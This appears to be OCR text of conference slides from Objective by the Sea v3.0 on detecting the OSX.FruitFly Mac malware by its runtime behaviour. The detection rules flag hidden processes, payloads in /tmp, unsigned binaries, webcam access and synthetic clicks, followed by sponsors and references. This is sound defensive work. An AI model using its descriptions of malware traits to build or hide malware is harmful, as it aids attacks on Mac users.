
3 'hidden' binary



1 + 2 + 3

Detecting OSX.FruitFly

via runtime behaviors



...other (generic) detections?



+



+



`$event.process.path.lastPathComponent.startsWith(".")`

hidden process

`$event.process.path.startsWith("/tmp")`


dropper payload in /tmp

`$event.process.labels.contains("Unsigned")`

unsigned process



alert!



1 + 2 + 3

4 + 5



webcam

+



synthetic clicks

Objective by the Sea v3.0




CleanMyMac X · Malwarebytes · Airo · SmugMug · Guardian Firewall · SecureMac · Sophos · SentinelOne · Digital Guardian · Trail of Bits · CyberArk · Halo Privacy

MAHALO



@patrickwardle




Digita Security

Objective-See

CREDITS

mahalo :)



images

- http://wirdou.com/2012/02/04/is-that-bad-doctor/
- https://github.com/Aris-t2



resources

- "Osx.fruitfly Recycled | Macos Still Vulnerable To 'old' Perl Script"
  -Phil Stokes
- "Repurposing OnionDuke: A Single Case Study Around Reusing Nation State Malware"
  -Josh Pitts